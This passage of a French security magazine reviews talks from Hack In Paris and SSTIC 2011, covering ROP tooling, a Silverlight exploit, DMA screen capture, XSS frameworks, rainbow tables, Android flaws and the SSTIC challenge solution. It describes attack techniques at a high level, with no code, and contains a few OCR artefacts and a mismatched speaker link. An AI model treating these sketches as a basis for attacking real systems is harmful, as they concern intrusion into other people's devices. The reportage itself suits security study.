La présentation de Tom Keetch sur les «bacs à sable» de Windows était similaire à celle que le chercheur avait déjà donné lors de la Black Hat Europe à Barcelone. Pour plus d'informations, nous vous invitons donc à lire, ou à relire, le résumé de cette présentation dans l'ActuSécu 28 !

Proactive Network Security through Vulnerability Management (Gary S. Miliefsky)


Whitepaper :
http://www.hackinparis.com/slides/hip2k11/11-Proactive-Security.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5630729270905163570

Auteur :
http://www.hackinparis.com/speaker-mihai-chiriac

La dernière présentation de cette première édition de «Hack In Paris», a été donnée par Gary S. Miliefsky. Ce speaker à l'américaine a démarré lentement pour nous expliquer que rien n'est vraiment sécurisé. Le conférencié s'est ensuite intéressé aux CVE («Common Vulnerabilities and Exposures») et à leur utilité. Ceux-ci permettent, entre autre, d'identifier les vulnérabilités de manière unique. Ainsi, d'après Gary S. Miliefsky, un CVE pourrait être exploité par plusieurs milliers de malwares. Logiquement, chaque malware étant différent, la meilleur solution reste de corriger la vulnérabilité (CVE) exploitée. Enfin, le speaker a terminé par la présentation de plusieurs outils, dont OVAL ("Open Vulnerability Assessment Language").

Ce dernier, promu comme les CVEs par le MITRE, permet d'évaluer un système. OVAL va ainsi lister les logiciels installés et les vulnérabilités associées (via leur CVE) le cas échéant, facilitant l'application des correctifs si nécessaire. Enfin, chose importante à noter, d'après le conférencier, 95% des attaques exploiteraient des vulnérabilités connues, d'où l'importance de maintenir ses systèmes à jour !



Pentesting iPhone & iPad Applications (Flora Bottaccio et Sebastien Andrivet)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/07-Pentesting_iPhone_iPad.pdf

Auteur :
http://www.hackinparis.com/speaker-flora-bottaccio-sebastien-andrivet

La seconde journée de la conférence a débuté par une présentation de la sécurité des applications iPhone et iPad. Flora Bottaccio et Sebastien Andrivet, les deux chercheurs suisses, ont présenté différentes techniques afin de réaliser un test complet d'une application. De la récupération du paquet binaire, en passant par l'installation permettant d'analyser les échanges sur le réseau, jusqu'au «reverse» de plusieurs applications en direct, les chercheurs ont ainsi présenté un panel complet des techniques qui permettent de contourner les «protections» mises en oeuvre pour protéger le système, les applications et les données d'un internaute.

Cette conférence aura aussi permis aux deux chercheurs de présenter deux outils «ADVsock2pipe» et «ADVinterceptor» développés spécialement pour un test demandé par un client. Ces applications permettent de rediriger l'ensemble des communications vers un proxy contrôlé par la personne réalisant le test. La dernière chose étonnante est le fait de procéder en direct à la rétro-ingénierie de plusieurs applications. Dans tous les cas, même si celle-ci frôlait les limites de la légalité, cette démonstration aura permis de prendre conscience de certaines failles classiques présentes dans ce type d'application.


Skirack: ROP for masses (Jean-baptiste Aviat)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/08-Skyrack.pdf


Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5629581641107749762

Auteur :
http://www.hackinparis.com/speaker-jeab-baptiste-aviat

La deuxième conférence de cette journée a été donnée par Jean-Baptiste Aviat. Le consultant d'HSC est venu présenter «Skyrack», un outil développé spécialement pour l'aider dans son travail lorsqu'il cherche à exploiter une faille via la technique d'exploitation connue sous le nom de «Return-Oriented Programming» (ROP).



Seul point noir pour Jean-Baptiste, la présentation le premier jour de Mona (le remplaçant de «pvefindaddr») par Peter Van Eeckhoutte (a.k.a @corelanc0d3r). Contrairement à Mona qui pousse l'automatisation du ROP relativement loin, l'outil de Jean-Baptiste Aviat est, au contraire, pensé pour aider un chercheur dans la réflexion qu'il suit lors de l'écriture de son shellcode. L'outil est manuel, scriptable et au final, bien plus drôle (selon son auteur) à utiliser que celui de son concurrent.



The forbidden image - Security impact of SVG on the WWW (Mario Heiderich)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/09-TheForbiddenImage.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5629581641107749762

Auteur :
http://www.hackinparis.com/speaker-mario-heiderich

Après le déjeuner, s'est tenue la seconde conférence de Mario Heiderich. Après le support des CSS, le chercheur s'est intéressé au SVG. En effet, la norme, qui n'est pourtant pas nouvelle, est relativement peu connue de la communauté des chercheurs en sécurité. Celle-ci est cependant particulièrement intéressante, car très complexe, et comme toute chose complexe, elle déborde de fonctionnalités pouvant être abusées pour exploiter différentes failles de sécurité. Après avoir présenté la norme et les capacités offertes aux développeurs, le chercheur a présenté plusieurs démonstrations mettant en avant de nombreuses failles de sécurité.

> Références

Site de l'évènement
http://www.hackinparis.com/archive-2011

SSTIC 2011


Cédric Blancher

Le SSTIC (Symposium sur la Sécurité des Technologies de l'Information et des Communications), derrière cette anagramme barbare se cache le rendez-vous à ne pas rater pour les passionnés et les professionnels de la sécurité informatique.

Comme à son habitude, cette 9ème édition a eu lieu à Rennes du 8 au 10 juin. Elle a réuni plus de 400 personnes dans un seul et même amphithéâtre du campus de l'université de Beaulieu Sud. Bonne ambiance assurée !


Arrivés sur les lieux après 4h de route et un réveil difficile à 5h du matin, les croissants et le café sont de bon augure. Ils accompagnent les «goodies», la distribution du badge, du magazine MISC, d'un t-shirt et surtout des Actes, livre de 368 page regroupant la (quasi) totalité des articles des conférenciers.

> Jour 1

Keynote - Thoughts on Client Systems Security - Joanna Rutkowska

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/ThoughtsonClientSystems/SSTIC2011-Slides-ThoughtsonClientSystems-rutkowska.pdf

Les organisateurs du SSTIC ont pour habitude d'inviter pour l'ouverture des personnalités connues du monde de la sécurité. Cette année, Joanna Rutkowska, chercheuse polonaise en sécurité informatique a donc ouvert cette 9e édition.
Joanna nous a expliqué que les systèmes d'exploitation actuels ne sont pas suffisamment sécurisés. Selon elle, appliquer des correctifs de sécurité et rajouter des antivirus et des protections mémoire plus ou moins performants au sein des systèmes d'exploitation ne permettra jamais d'obtenir un bon niveau de sécurité. L'auteur du rootkit «BluePill» nous explique que le principe même d'isolation entre les processus et les différentes fonctions d'un programme (comme le chargement d'un fichier) n'existe quasiment pas sur les systèmes d'exploitation actuels. De plus, la plupart des systèmes d'exploitation sont développés dans un langage non sûr. Joanna apporte une partie des solutions avec son système d'exploitation Qubes-OS.



BitLocker - Aurélien Bordes

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/bitlocker/SSTIC2011-Article-bitlocker-bordes.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/bitlocker/SSTIC2011-Slides-bitlocker-bordes.pdf

Aurélien Bordes nous présente rapidement la technologie Bitlocker, intégrée à Windows Vista, qui permet de chiffrer son disque dur. Il nous rappelle comment fonctionne ce système de chiffrement puis aborde les améliorations apportées sur Windows 7. Aurélien revient sur les différents scénarios d'attaque possibles :

- Lorsque l'ordinateur est éteint, BitLocker est efficace si le chiffrement n'est pas suspendu et que les fichiers pagefile.sys et hiberfil.sys sont sur des partitions chiffrées.
- Lorsque l'ordinateur est allumé ou verrouillé, la machine peut être attaquée via le réseau, le «debug mode» à l'aide d'un câble ou encore l'accès à la mémoire du système (FireWire, PCMCIA, etc.).

On retient que sans le TPM (Trusted Platform Module) aucune protection n'est efficace.

Silverlight ou comment surfer à travers .NET - Thomas Caplin

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/silverlight_ou_comment_surfer_a_travers_dotnet/SSTIC2011-Article-silverlight_ou_comment_surfer_a_travers_dotnet-caplin.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/silverlight_ou_comment_surfer_a_travers_dotnet/SSTIC2011-Slides-silverlight_ou_comment_surfer_a_travers_dotnet-caplin.pdf

Thomas Caplin nous a présenté de façon très claire une vulnérabilité au sein de Silverlight datant de 2010. Nous en avons un peu plus appris sur la structure d'un binaire Silverlight et la façon dont il est généré. Le bug en lui même est une mauvaise gestion de certaines méthodes virtuelles et d'ajustement de pointeur (voir l'article pour les plus courageux).

Il est alors possible, à l'aide de cette faille, de lire et d'écrire n' importe où en mémoire. Thomas nous a expliqué que la protection ASLR de Windows 7 (adresse mémoire aléatoire) ne servait à rien pour ce type de vulnérabilité et que certaines zones mémoires de Silverlight n'étaient pas protégées par DEP. L'exécution de code malveillant est alors tout à fait possible et fiable !

La démo est impressionnante : les navigateurs Internet Explorer 9, Firefox 4 et Google Chrome sont tous exploités en moins d'une seconde à l'aide d'une page web contenant l'animation Silverlight malveillante. Pire encore, seul Internet Explorer 9 met l'application Silverligh dans un bac à sable (sandbox) pour limiter la compromission du système.

XSSF : démontrer le danger des XSS - Ludovic Courgnaud

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/XSSF_demontrer_le_danger_des_xss/SSTIC2011-Article-XSSF_demontrer_le_danger_des_xss-courgnaud.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/XSSF_demontrer_le_danger_des_xss/SSTIC2011-Slides-XSSF_demontrer_le_danger_des_xss-courgnaud.pdf

Ludovic Courgnaud a présenté son framework pour exploiter des vulnérabilités Cross-site scripting (XSS).


Rainbow Tables probabilistes - Alain Schneider

Whitepaper
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/rainbow_tables_probabilistes/SSTIC2011-Article-rainbow_tables_probabilistes-schneider.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/rainbow_tables_probabilistes/SSTIC2011-Slides-rainbow_tables_probabilistes-schneider.pdf

Les rainbow tables sont des listes de correspondance hash/mot de passe permettant de casser très rapidement un mot de passe «hashé» dans un format non réversible (MD5, SHA1, etc.). Alain nous a présenté une méthodologie de génération de mot de passe qui s'appuie sur des espaces de Markov. Le principe est de générer une liste de hash basée sur des mots de passe non pas aléatoires ou itératifs, mais calculés sur la probabilité d'occurrence de ceux-ci.

Les résultats sont impressionnants : 87 % des hash de mots de passe du site Rockyou . Ceux qui ont été volés il y a quelques mois) ont été cassés à l'aide d'une rainbow table de moins de 40go. Une rainbow table normale de 15 000 Go n'aurait permis de retrouver que 83% des mots de passe. Le public était convaincu ! De plus, Lexsi fournit le code source de son outil «crackNfast» qui permet de générer les tables.




Memory Eye - Yoann Guillot

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/memory_eye/SSTIC2011-Article-memory_eye-guillot.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/memory_eye/SSTIC2011-Slides-memory_eye-guillot.pdf

Après une explication rapide de la représentation mémoire du tas («heap») sous Linux et Windows, Yoann nous a présenté son logiciel Memory Eye qui permet d'explorer à l'aide de graphiques, les différentes zones mémoire allouées par une application. Le jeu vidéo Dward Fortress est utilisé pour la démo, jeu dont les graphismes sont en ... ASCII ! Après quelques essais, Yoann réussit à trouver et à modifier une donnée en mémoire afin de modifier le nombre d'objets au sein du jeu. La démonstration était très amusante et originale.



Sécurité du système Android - Nicolas Ruff

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/Securite_Android/SSTIC2011-Article-Securite_Android-ruff.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/Securite_Android/SSTIC2011-Slides-Securite_Android-ruff.pdf

Nicolas Ruff, personnage très apprécié de la scène, n'a même pas eu besoin de faire un «template» de slide un tant soit peu design pour séduire l'auditoire. Pariant sur la popularité d'Android, sa présentation était, je cite «sûre d'être acceptée pour le SSTIC». Au programme : un résumé des vulnérabilités qui ont touché le système d'exploitation (OS) Android ces derniers mois. Nicolas nous a rappelé que seuls 23,6 % des téléphones vendus dans le monde au premier trimestre 2011 sont des smartphones.

Android étant l'OS le plus vendu avec 36% de part de mar-

ché. La sécurité des applications s'appuie sur un système de certificat (qui accepte aussi les certificats auto signés) ; Google peut révoquer une application à distance ; les permissions «sensibles» doivent être explicitement acceptées par l'utilisateur.

Cette sécurité apparente cache tous les problèmes d'Android. Le système repose sur un OS Linux utilisant le moteur de rendu web WebKit ainsi que le player Flash. Android est donc sensible à toutes les vulnérabilités qui touchent l'un de ces composants.

Peter Kim

L'OS Android lui-même comporte une fonctionnalité pour déverrouiller n'importe quel téléphone avec le mot de passe «null».

Les applications disponibles sur le market peuvent accéder à la plupart des données du téléphone si l'utilisateur l'autorise. Une simple faille XSS sur l'Android Market pouvait permettre l'installation invisible d'une application malveillante. De plus, les applications rajoutées par les constructeurs sont, elles aussi, souvent vulnérables ou fragilisent la sécurité du téléphone (application ne supportant pas le SSL, shell «root» ouvert sur le port 12345, etc.).

«Androïd repose sur un OS Linux utilisant le moteur de rendu web WebKit ainsi que le player Flash. Android est donc sensible à toutes les vulnérabilités qui touchent l'un de ces composants.»

Nicolas Ruff a, tout de même, modéré ses propos en citant quelques points de sécurité comme la signature des firmwares ou le «Remote kill switch» applicatif. Une conférence appréciée de tous pour sa bonne humeur.

> Jour 2

Attaques DMA peer-to-peer et contremesures - Fernand Lone Sang, Loïc Duflot, Vincent Nicomette, Yves Deswarte

Whitepaper :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/attaques_dma_peer-to-peer_et_contremesures/SSTIC2011-Article-attaques_dma_peer-to-peer_et_contremesures-lone-sang_duflot_nicomette_deswarte.pdf

Slide :
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/attaques_dma_peer-to-peer_et_contremesures/SSTIC2011-Slides-attaques_dma_peer-to-peer_et_contremesures-lone-sang_duflot_nicomette_deswarte.pdf

Les attaques DMA (Direct Memory Access) permettent d'accéder à la mémoire du système via les contrôleurs USB, FireWire, etc. Fernand nous a expliqué plus en détail les mécanismes d'accès. Par exemple, nous avons appris que les contrôleurs réseau (WiFi, Ethernet, etc.), les disques et les graphiques utilisaient aussi le DMA.

En ciblant ces contrôleurs, il est possible «d'écouter» les données qui transitent et de capturer l'image directement depuis la mémoire de la carte graphique. Une preuve de concept a été codée en Python tout en utilisant le contrôleur FireWire pour accéder à la mémoire du chipset. L'image de l'écran de l'ordinateur est «capturée» en temps réel via la connexion FireWire !
Une des contre-mesures possibles est l'utilisation d'un composant appelé I/O Memory Management Unit (I/O MMU) afin d'assurer l'isolation entre les régions de mémoire des contrôleurs.

Ce fut une présentation technique et vraiment intéressante.

Démonstration

Screen-grabbing depuis le bus FireWire [Lone Sang 11]


Résultat du challenge Axel Tillequin, Gabriel Campana, Jean-Baptiste Bedrune

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/challenge2011/SSTIC2011-Article-challenge2011-tillequin_campana_bedrune.pdf

✚ **Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/challenge2011/SSTIC2011-Slides-challenge2011-.pdf

✚ **URL du challenge :** http://communaute.sstic.org/ChallengeSSTIC2011

Comme chaque année, le SSTIC organise un challenge. Cette année, le concours était présenté sur un fichier binaire dans lequel il fallait retrouver une adresse e-mail sous la forme *@sstic.org.
Le fichier est un container mp4. En étudiant le format, il est possible d'en extraire un plugin-vlc ainsi qu'un fichier «introduction.txt».
Le plugin-vlc déchiffre la vidéo à l'aide de deux fichiers : secret1.dat et secret2.dat.
Le fichier introduction.txt explique qu'il va falloir exploiter une vulnérabilité au sein d'une base donnée à distance. Les informations de connexion sont fournies au sein de ce même fichier.



Le serveur hébergeant la base de données offre gracieusement les sources de certaines fonctions de la base de données («user defined fonctions»). Ces fonctions sont vulnérables et permettent de lire/écrire et d'exécuter du code en mémoire. Une protection a tout de même été activée au sein de la base de données distante, le mode SECCOMP.

Ce mode permet d'appeler uniquement les fonctions read, write, exit et sigreturn. En dumpant la totalité du binaire «sgdb.elf» à l'aide de la vulnérabilité qui permet de lire en mémoire, Axel a, analysé le programme localement. Par chance, il s'avère que le fichier secret1.dat fut ouvert par la base au démarrage. En utilisant la technique d'exploitation d'enchainement chainé (Return Oriented Exploitation), tout en appelant la fonction «read», sur le descripteur de fichier numéro 3, et write sur la sortie standard, il est alors possible de lire le contenu du fichier secret1.dat. Rien que ça !

Le contenue de secret2.dat est, quant à lui, récupérable en analysant la fonction «decrypt» du plug-in vlc. Avec cette fonction qui utilise une clé de chiffrement «en dur», il est possible, en inversant cette fonction (plus facile à dire qu'à faire), de générer le fichier secret2.dat.
Une fois en possession des deux secrets, la vidéo est lisible et l'adresse email peut être incrustée dans la vidéo.

Bravo aux gagnants !

Rump Session

La rumps session est un moment ou chacun peut présenter ce qu'il souhaite le jeudi à partir de 16h30. Les inscriptions sont possibles jusqu'au jour même. Seul hic, le temps imparti est de 4 min ... questions comprises ! Un compteur est placé sur la scène. Il permet de maintenir le timing. Au total une vingtaine de personnes ont présenté des sujets divers et variés et ce, dans la bonne humeur. Les personnes du public qui posaient des questions étaient récompensés par les organisateurs qui jetaient des «goodies» à travers l'amphithéâtre.
Voici les thèmes qui ont été traités (voir la liste complète avec des descriptions sur le blog de Cédric Blancher - http://sid.rstack.org/blog/index.php/486-sstic-2011-deuxieme-jour

✚ Faire un SSTIC, par Benjamin Morin (ANSSI) au nom du CO ;
✚ Système de billetterie du SSTIC, par Nicolas Bareil et Fabrice Desclaux (EADS Innovation Works) ;
✚ XSS Test Driver, par Erwan Abgrall (Kereval) ;
✚ Digital Forensics XML, par Christophe Grenier (CGSecurity) ;
✚ IWKBULKS (Réalisation d'un keylogger USB), par Aurélien Bordes ;
✚ Génération de graphes, par Guillaume Prigent (Diateam) ;
✚ Audits techniques et analyse de risque, par Vincent Forest (Éducation Nationale) ;
✚ Référentiels d'exigences applicables aux prestataires d'audit de la SSI, par l'ANSSI ;
✚ AirScan, par Raphaël Rigo. Outil de wardriving pour Nintendo DS ;
✚ Et si j'ai pas un PC de gamer ?, par Nicolas Prigent ;
✚ Visualiser en sécurité, par Christopher Humphries (Supélec Rennes) ;
✚ Pas vu... Pris, par Denis Ducamp (iTrust) ;
✚ Sécurité de l'implémentation de référence Java Card 2.2.2, par Julien Lancia (SERMA Technologies) ;
✚ Skyrack, par Jean-Baptiste Aviat (HSC) ;
✚ Faire planter nmap..., par Michel Arboi ;
✚ Orchids, par Baptiste Gourdin ;
✚ Incident Response Methodology, par Jean-Philippe Teissier (CERT SG) ;
✚ Grandalf, Hierarchical Graph Drawing, par Axel Tillequin (EADS Innovation Works) ;
✚ Security Analysis of the «Un-hackable» Victorinox Secure ;

✚Device, par Martin Vuagnoux (EPFL) ;
✚Usages offensifs de XLST, par Nicolas Grégoire. Teasing pour sa conférence demain avec sa démo ;

Notre consultant Florent Hochwelker a pu présenter l'outil développé dans le cadre de nos projets de certification PCI-DSS : PanBuster.
Cet outil permet de rechercher des numéros de cartes bancaires sur tout type de systèmes (Windows, Linux, Solaris, AIX, etc.).

Le timing a été respecté et tout le monde s'est retrouvé le soir au Social Event. Un espace dans la ville de Rennes a été réservé pour les participants du SSTIC et la soirée fut agrémentée de petits fours, de mini sandwichs, de fromages et de boissons.

> Jour 3

Peut-on éteindre l'Internet ? - Stéphane Bortzmeyer

✚**Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/eteindre-internet/SSTIC2011-Article-eteindre-internet-bortzmeyer.pdf

✚**Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/eteindre-internet/SSTIC2011-Slides-eteindre-internet-bortzmeyer.pdf

Peut-on éteindre l'Internet ? Très bonne question ! Stéphane Brotzmeyer nous a présenté, de manière très conviviale, les scénarios catastrophes qui pourraient nous couper du monde (virtuel). Ainsi en se mettant à la place du «génie du mal», il est possible d'éteindre Internet en coupant des câbles, de trouver une vulnérabilité 0-day dans des routeurs, de faire des attaques de type déni de service sur des serveurs racine DNS ou bien d'être président dans une dictature et simplement en donner l'ordre.

Stéphane a proposé de discuter sur la manière d'améliorer la résilience de l'Internet. Étant donné qu'il n'est pas possible de recréer tout l'Internet, il est nécessaire de trouver des solutions pour améliorer le système actuel.

Les solutions existent, mais sont difficiles à mettre en place:
✚La redondance physique, éviter les «SPOF» (Single Point of Failure), deux câbles qui passent par le même chemin ne sert à rien ;
✚Ecrire des logiciels sans bug. «Plus facile à dire qu'à faire» ;
✚Améliorer la coordination entre les acteurs.
Une conférence pleine de bonne humeur qui a soulevé de réels problèmes.

Usages offensifs de XSLT - Nicolas Gregoire

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/usages_offensifs_de_xslt/SSTIC2011-Article-usages_offensifs_de_xslt-gregoire.pdf

✚ **Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/usages_offensifs_de_xslt/SSTIC2011-Slides-usages_offensifs_de_xslt-gregoire.pdf

Cette présentation a déjà été présentée au sein de l'article consacré à Hack In Paris.

Système de stockage en ligne de photos avec confidentialité des données personnelles - Luis Montalvo

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/systeme_de_stockage-en-ligne_de_photos_avec_confid/SSTIC2011-Article-systeme_de_stockage-en-ligne_de_photos_avec_confidentialite_des_donnees_personnelles-montalvo.pdf

Le stockage en ligne de photos est un sujet sensible. Les chercheurs de chez Technicolor Rennes nous ont expliqué leur solution afin de chiffrer les images, mais aussi d'optimiser l'espace disque.
Le chiffrement se fait à l'aide d'un système de clé privé/clé publique qui assure la confidentialité des données. Au premier abord, rien de nouveau, mais comment améliorer l'espace utilisé ? En employant une technique appelée chiffrement convergent, il est possible de détecter les images identiques et ce, même si les fichiers sont chiffrés avec des clefs différentes. Grâce à des fonctions d'empreinte d'image, l'on peut détecter les données similaires au sein d'une image et même d'une vidéo. Ainsi, en ne sauvegardant qu'une seule fois ces données, l'espace de stockage est réduit.
Une question reste en suspend, mes photos de vacances seront-elles similaires aux vôtres ?

Un framework de fuzzing pour cartes à puce: application aux protocoles EMV - Julien Lancia

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/framework_de_fuzzing_pour_cartes_a_puce/SSTIC2011-Article-framework_de_fuzzing_pour_cartes_a_puce-lancia.pdf

Julien Lancia nous a présenté son framework de fuzzing du protocole EMV. Le fuzzing est une technique qui permet de tester une application ou un protocole de manière automatisée, dans le but de trouver des vulnérabilités.

Le protocole EMV est utilisé lors de transaction effectuée avec une carte à puce, et comme dans tout protocole, les erreurs d'implémentation sont possibles. Julien n'est pas parti de zéro. Il s'est appuyé sur des outils existants comme le framework de fuzzing «Sulley». Sur 10 types de cartes testés, Julien n'a trouvé qu'une seule vulnérabilité importante. La sécurité des cartes à puce et le respect des protocoles sont bons, mais pas encore excellents.

Sécurité ? - Hervé Schauer

✚ **Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/Securite/SSTIC2011-Slides-Securite-schauer.pdf

Hervé Schauer, personnage emblématique de la sécurité informatique, a été invité afin de clôturer cette 9e édition du SSTIC. Une présentation haute en réflexion, voire même philosophique, sur la sécurité, l'état et les libertés. Les citations à retenir sont :
✚ «J'audite TMG mais je sais déjà que ce sont des charlots.»
✚ «Les audits ne servent à rien.»
Tout n'est pas si noir et Hervé Schauer apporte aussi des valeurs telles que celles d' «Avoir l'amour du travail bien fait» ou d'«Aller au fond des choses».


Cédric Blancher

> Les autres

Malheureusement, nous n'avons pas eu le temps de décrire toutes les présentations. Nous vous invitons donc à lire les papiers disponibles aux adresses suivantes

Architecture DNS sécurisée - Guillaume Valadon, Yves-Alexis Perez

✚ **Whitepaper :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/architecture_dns_scurise/SSTIC2011-Article-architecture_dns_scurise-valadon_perez.pdf

✚ **Slide :**
http://www.sstic.org/media/SSTIC2011/SSTIC-actes/architecture_dns_scurise/SSTIC2011-Slides-architecture_dns_scurise-valadon_perez.pdf

Attacking and Fixing PKCS#11 Security Tokens with Tookan - Graham Steel

✚ **Slide :** http://www.sstic.org/media/SSTIC2011/SSTIC-actes/Tookan/SSTIC2011-Slides-Tookan-steel.pdf

Sticky fingers & KBC Custom Shop - Alexandre Gazet

✚ **Whitepaper :**
